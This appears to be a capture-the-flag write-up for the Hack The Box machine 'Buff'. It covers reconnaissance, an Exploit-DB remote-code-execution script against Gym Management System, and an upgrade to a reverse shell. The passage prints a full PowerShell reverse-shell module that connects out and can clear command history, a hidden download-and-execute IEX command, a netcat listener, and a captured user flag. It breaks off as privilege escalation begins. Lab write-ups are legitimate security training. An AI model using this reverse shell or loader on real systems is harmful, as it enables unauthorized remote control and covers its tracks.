

Buff

===============
| BUFF 10.10.10.198 |
===============




InfoGathering

SCOPE



```
Hosts
=====

address        mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----  -------  ---------  -----  -------  ----  --------
10.10.10.198              Unknown                    device
```

SERVICES



```
Services
========

host          port  proto  name       state  info
----          ----  -----  ----       -----  ----
10.10.10.198  7680  tcp    pando-pub  open
10.10.10.198  8080  tcp    http       open   Apache httpd 2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
```

HTTP 8080

Apache httpd 2.4.43
(Win64)
OpenSSL/1.1.1g
PHP/7.4.6

HOME PAGE: http://10.10.10.198:8080/
LICENSE: http://10.10.10.198:8080/LICENSE
CREATE PDF: http://10.10.10.198:8080/admin/
ROOT DIR: http://10.10.10.198:8080/profile/index.php

FUZZ RESULTS

```
.htpasswd               [Status: 403, Size: 1044, Words: 102, Lines: 43]
.htaccess               [Status: 403, Size: 1044, Words: 102, Lines: 43]
.hta                    [Status: 403, Size: 1044, Words: 102, Lines: 43]
Admin                   [Status: 200, Size: 2532, Words: 119, Lines: 110]
ADMIN                   [Status: 200, Size: 2532, Words: 119, Lines: 110]
AT-admin.cgi            [Status: 403, Size: 1044, Words: 102, Lines: 43]
LICENSE                 [Status: 200, Size: 18025, Words: 3098, Lines: 339]
admin.cgi               [Status: 403, Size: 1044, Words: 102, Lines: 43]
admin.pl                [Status: 403, Size: 1044, Words: 102, Lines: 43]
admin                   [Status: 200, Size: 2532, Words: 119, Lines: 110]
aux                     [Status: 403, Size: 1044, Words: 102, Lines: 43]
boot                    [Status: 403, Size: 1058, Words: 103, Lines: 43]
```

```
cachemgr.cgi            [Status: 403, Size: 1044, Words: 102, Lines: 43]
cgi-bin/                [Status: 403, Size: 1058, Words: 103, Lines: 43]
com2                    [Status: 403, Size: 1044, Words: 102, Lines: 43]
com4                    [Status: 403, Size: 1044, Words: 102, Lines: 43]
com1                    [Status: 403, Size: 1044, Words: 102, Lines: 43]
com3                    [Status: 403, Size: 1044, Words: 102, Lines: 43]
con                     [Status: 403, Size: 1044, Words: 102, Lines: 43]
ex                      [Status: 200, Size: 5008, Words: 943, Lines: 135]
img                     [Status: 403, Size: 1058, Words: 103, Lines: 43]
include                 [Status: 403, Size: 1058, Words: 103, Lines: 43]
index.php               [Status: 200, Size: 4969, Words: 935, Lines: 134]
license                 [Status: 200, Size: 18025, Words: 3098, Lines: 339]
licenses                [Status: 403, Size: 1203, Words: 127, Lines: 46]
lpt2                    [Status: 403, Size: 1044, Words: 102, Lines: 43]
lpt1                    [Status: 403, Size: 1044, Words: 102, Lines: 43]
nul                     [Status: 403, Size: 1044, Words: 102, Lines: 43]
phpmyadmin              [Status: 403, Size: 1203, Words: 127, Lines: 46]
prn                     [Status: 403, Size: 1044, Words: 102, Lines: 43]
profile                 [Status: 200, Size: 132, Words: 14, Lines: 3]
server-status           [Status: 403, Size: 1203, Words: 127, Lines: 46]
server-info             [Status: 403, Size: 1203, Words: 127, Lines: 46]
showcode.asp            [Status: 403, Size: 1044, Words: 102, Lines: 43]
upload                  [Status: 403, Size: 1058, Words: 103, Lines: 43]
webalizer               [Status: 403, Size: 1044, Words: 102, Lines: 43]
```

Gaining Access

The URI http://10.10.10.198:8080/profile/index.php exposed the root directory of the site
EXPOSED DIRECTORY: C:\xampp\htdocs\gym\profile\index.php
ROOT DIRECTORY: C:\xampp\htdocs\gym


I discovered an RCE exploit for the Gym Management System site

```
searchsploit gym
searchsploit -m php/webapps/48506.py
```

The exploit did not require any modification. Running the exploit I was able to obtain a webshell as BUFF\Shaun
RESOURCE: https://www.exploit-db.com/exploits/48506

```
python 48506.py 'http://10.10.10.198:8080/'
```

SCREENSHOT EVIDENCE OF WEBSHELL ACESS




```
root@kali:~/HTB/Boxes/Buff# python 48506.py
            /\
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^ /============BOKU=====================" 
            \/

(+) Usage:       python 48506.py <WEBAPP_URL>
(+) Example:     python 48506.py 'https://10.0.0.3:443/gym/'
root@kali:~/HTB/Boxes/Buff# python 48506.py 'http://10.10.10.198:8080/'
            /\
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^ /============BOKU=====================" 
            \/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> whoami
�PNG

buff\shaun

C:\xampp\htdocs\gym\upload> ipconfig
�PNG


Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::b905:37ad:6667:b6a8
   Temporary IPv6 Address. . . . . . : dead:beef::216b:1e42:1f75:901a
   Link-local IPv6 Address . . . . . : fe80::b905:37ad:6667:b6a8%10
   IPv4 Address. . . . . . . . . . . : 10.10.10.198
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:9eb2%10
                                       10.10.10.2

C:\xampp\htdocs\gym\upload> hostname
�PNG

BUFF

C:\xampp\htdocs\gym\upload> |
```

From there I was able to read the user flag

```
type C:\Users\Shaun\Desktop\user.txt
# RESULTS
7a661e7944904ce13a0fd24e690d5301
```

SCREENSHOT EVIDENCE OF USER FLAG



```
C:\xampp\htdocs\gym\upload> type C:\Users\Shaun\Desktop\User.txt
�PNG

7a661e7944904ce13a0fd24e690d5301
```

I upgraded the webshell to a reverse shell using a PowerShell module I wrote.
There is a Web Application Firewall that appears to be blocking the execution of ps1 files. I attempted to execute a txt file instead to a common port
RESOURCE: https://github.com/tobor88/ReversePowerShell

CONTENTS OF ReversePowerShell.txt


```
<#
.NAME
    Invoke-ReversePowerShell


.SYNOPSIS
    This cmdlet is for connecting PowerShell to a listening port on a target machine.
    This function is NOT able to connect to the Start-Bind cmdlet in this module.


.DESCRIPTION
    Connect to a lsitening port on a remote machine to complete a reverse shell.


.SYNTAX
    Invoke-ReversePowerShell [-IpAddress] <string> [[-Port] <int32>]


.PARAMETERS
    -IpAddress [<String>]
        This parameter is for defining the IPv4 address to connect too on a remote machine
        The cmdlet looks for a connection at this IP address on the remote host.

        Required?                    true
        Position?                    0
        Default value                none
        Accept pipeline input?       false
        Accept wildcard characters?  false

    -Port [<Int32>]
        This parameter is for defining the listening port to attach too on a remote machine
        The cmdlet looks for a connection on a remote host using the port that you specify here.

        Required?                    false
        Position?                    1
        Default value                1337
        Accept pipeline input?       false
        Accept wildcard characters?  false

    -ClearHistory [<SwitchParameter>]
        This switch parameter is used to attempt clearing the PowerShell command history upon exiting a
session

        Required?                    false
        Position?                    named
        Default value                false
        Accept pipeline input?       false
        Accept wildcard characters?  false

    <CommonParameters>
        This cmdlet supports the common parameters: Verbose, Debug,
        ErrorAction, ErrorVariable, WarningAction, WarningVariable,
        OutBuffer, PipelineVariable, and OutVariable. For more information, see
        about_CommonParameters (https:/go.microsoft.com/fwlink/?LinkID=113216).


.EXAMPLE
    -------------------------- EXAMPLE 1 --------------------------
    Invoke-ReversePowerShell -IpAddress 192.168.2.1 -Port 1234 -ClearHistory
    This examples connects to port 1234 on remote machine 192.168.2.1

    -------------------------- EXAMPLE 2 --------------------------
    Invoke-ReversePowerShell 192.168.2.1 1337
    This examples connects to port 1337 on remote machine 192.168.2.1.


.NOTES
    Author: Rob Osborne
    ALias: tobor
    Contact: rosborne@osbornepro.com
    https://roberthsoborne.com

```

```
.INPUTS
    None


.OUTPUTS
    None


.LINK
    https://github.com/tobor88
    https://www.powershellgallery.com/profiles/tobor
    https://roberthosborne.com

#>
Function Invoke-ReversePowerShell {
    [CmdletBinding()]
        param(
            [Parameter(
                Mandatory=$True,
                Position=0,
                ValueFromPipeline=$True,
                ValueFromPipelineByPropertyName=$True,
                HelpMessage="Enter the IP Address of the remote machine. Example: 10.10.14.21")] # End
Parameter
            [ValidateNotNullorEmpty()]
            [IPAddress]$IpAddress,

            [Parameter(
                Mandatory=$False,
                Position=1,
                ValueFromPipeline=$False,
                HelpMessage="Enter the port number the remote machine is listening on. Example: 1234")] #
End Parameter
            [ValidateNotNullorEmpty()]
            [ValidateRange(1,65535)]
            [int32]$Port = 1337,

            [Parameter(
                Mandatory=$False)]
            [Alias("C","Cls","Ch","Clear")]
            [switch][bool]$ClearHistory
        ) # End param

    Write-Verbose "Creating a fun infinite loop. - The Shadow King (Amahl Farouk)"
    $GodsMakeRules = "They dont follow them"

    While ($GodsMakeRules -eq 'They dont follow them')
    {

        Write-Verbose "Default error action is being defined as Continue"
        $ErrorActionPreference = 'Continue'

        Try
        {

            Write-Output "Connection attempted. Check your listener."

            $Client = New-Object System.Net.Sockets.TCPClient($IpAddress,$Port)
            $Stream = $Client.GetStream()

            [byte[]]$Bytes = 0..255 | ForEach-Object -Process {0}
            $SendBytes = ([Text.Encoding]::ASCII).GetBytes("Welcome $env:USERNAME, you are now connected
to $env:COMPUTERNAME "+"`n`n" + "PS " + (Get-Location).Path + "> ")
            $Stream.Write($SendBytes,0,$SendBytes.Length);$Stream.Flush()

            While (($i = $Stream.Read($Bytes, 0, $Bytes.Length)) -ne 0)
            {

                $Command = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($Bytes,0, $i)

                If ($Command.StartsWith("kill-link"))
                {

                    If ($ClearHistory.IsPresent)
                    {

                        Write-Verbose "[*] Attempting to clear command history"

                        Clear-History
                        Clear-Content -Path ((Get-PSReadlineOption).HistorySavePath) -Force

                    }  # End If

                    Write-Verbose "Closing client connection"
                    $Client.Close()
                    Write-Verbose "Client connection closed"
                    Exit

                } # End If
                Try
                {

                    # Executes commands
                    $ExecuteCmd = Invoke-Expression -Command $Command 2>&1 | Out-String
                    $ExecuteCmdAgain  = $ExecuteCmd + "PS " + (Get-Location).Path + "> "

                } # End Try
                Catch
                {

                    $Error[0].ToString() + $Error[0].InvocationInfo.PositionMessage
                    $ExecuteCmdAgain  =  "ERROR: " + $Error[0].ToString() + "`n`n" + "PS " + (Get-
Location).Path + "> "

                } # End Catch

                $ReturnBytes = ([Text.Encoding]::ASCII).GetBytes($ExecuteCmdAgain)
                $Stream.Write($ReturnBytes,0,$ReturnBytes.Length)
                $Stream.Flush()

            } # End While

        } # End Try
        Catch
        {

            Write-Output "There was a connection error. Retrying occurs every 30 seconds"
            If ($Client.Connected)
            {

                If ($ClearHistory.IsPresent)
                {

                    Write-Verbose "[*] Attempting to clear command history"

                    Clear-History
                    Clear-Content -Path ((Get-PSReadlineOption).HistorySavePath) -Force

                }  # End If

                Write-Verbose "Client closing"
                $Client.Close()
                Write-Verbose "Client connection closed"

            } # End If

            If ($ClearHistory.IsPresent)
            {

                Write-Verbose "[*] Attempting to clear command history"

                Clear-History
                Clear-Content -Path ((Get-PSReadlineOption).HistorySavePath) -Force
            }  # End If

            Write-Verbose "Begining countdown timer to reestablish failed connection"
            [int]$Time = 30
            $Length = $Time / 100

            For ($Time; $Time -gt 0; $Time--)
            {

                $Text = "0:" + ($Time % 60) + " seconds left"
                Write-Progress -Activity "Attempting to re-establish connection in: " -Status $Text -
PercentComplete ($Time / $Length)
                Start-Sleep -Seconds 1

            }  # End For

        } # End Catch

    } # End While

} # End Function Invoke-ReversePowerShell

Invoke-ReversePowerShell -IpAddress 10.10.14.27 -Port 445
```

I then started a listener and executed my payload

```
# Start listener on attack machine
nc -lvnp 445

# Execute Payload on target in webshell
powershell -nop -w hidden -c "IEX (New-Object Net.WebClient).downloadString('http://10.10.14.27/
ReversePowerShell.txt')"
```

SCREENSHOT EVIDENCE OF REVERSE SHELL



```
root@kali:~/HTB/Boxes/Buff# nc -lvnp 445
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::445
Ncat: Listening on 0.0.0.0:445
Ncat: Connection from 10.10.10.198.
Ncat: Connection from 10.10.10.198:51547.
Welcome shaun, you are now connected to BUFF

PS C:\xampp\htdocs\gym\upload> whoami
buff\shaun
PS C:\xampp\htdocs\gym\upload> hostname
BUFF
PS C:\xampp\htdocs\gym\upload> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::b905:37ad:6667:b6a8
   Temporary IPv6 Address. . . . . . : dead:beef::216b:1e42:1f75:901a
   Link-local IPv6 Address . . . . . : fe80::b905:37ad:6667:b6a8%10
   IPv4 Address. . . . . . . . . . . : 10.10.10.198
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:9eb2%10
                                       10.10.10.2
PS C:\xampp\htdocs\gym\upload> |
```

USER FLAG: 7a661e7944904ce13a0fd24e690d5301


PrivEsc

Using an enumeration script I wrote I discovered a locally available services called CloudMe
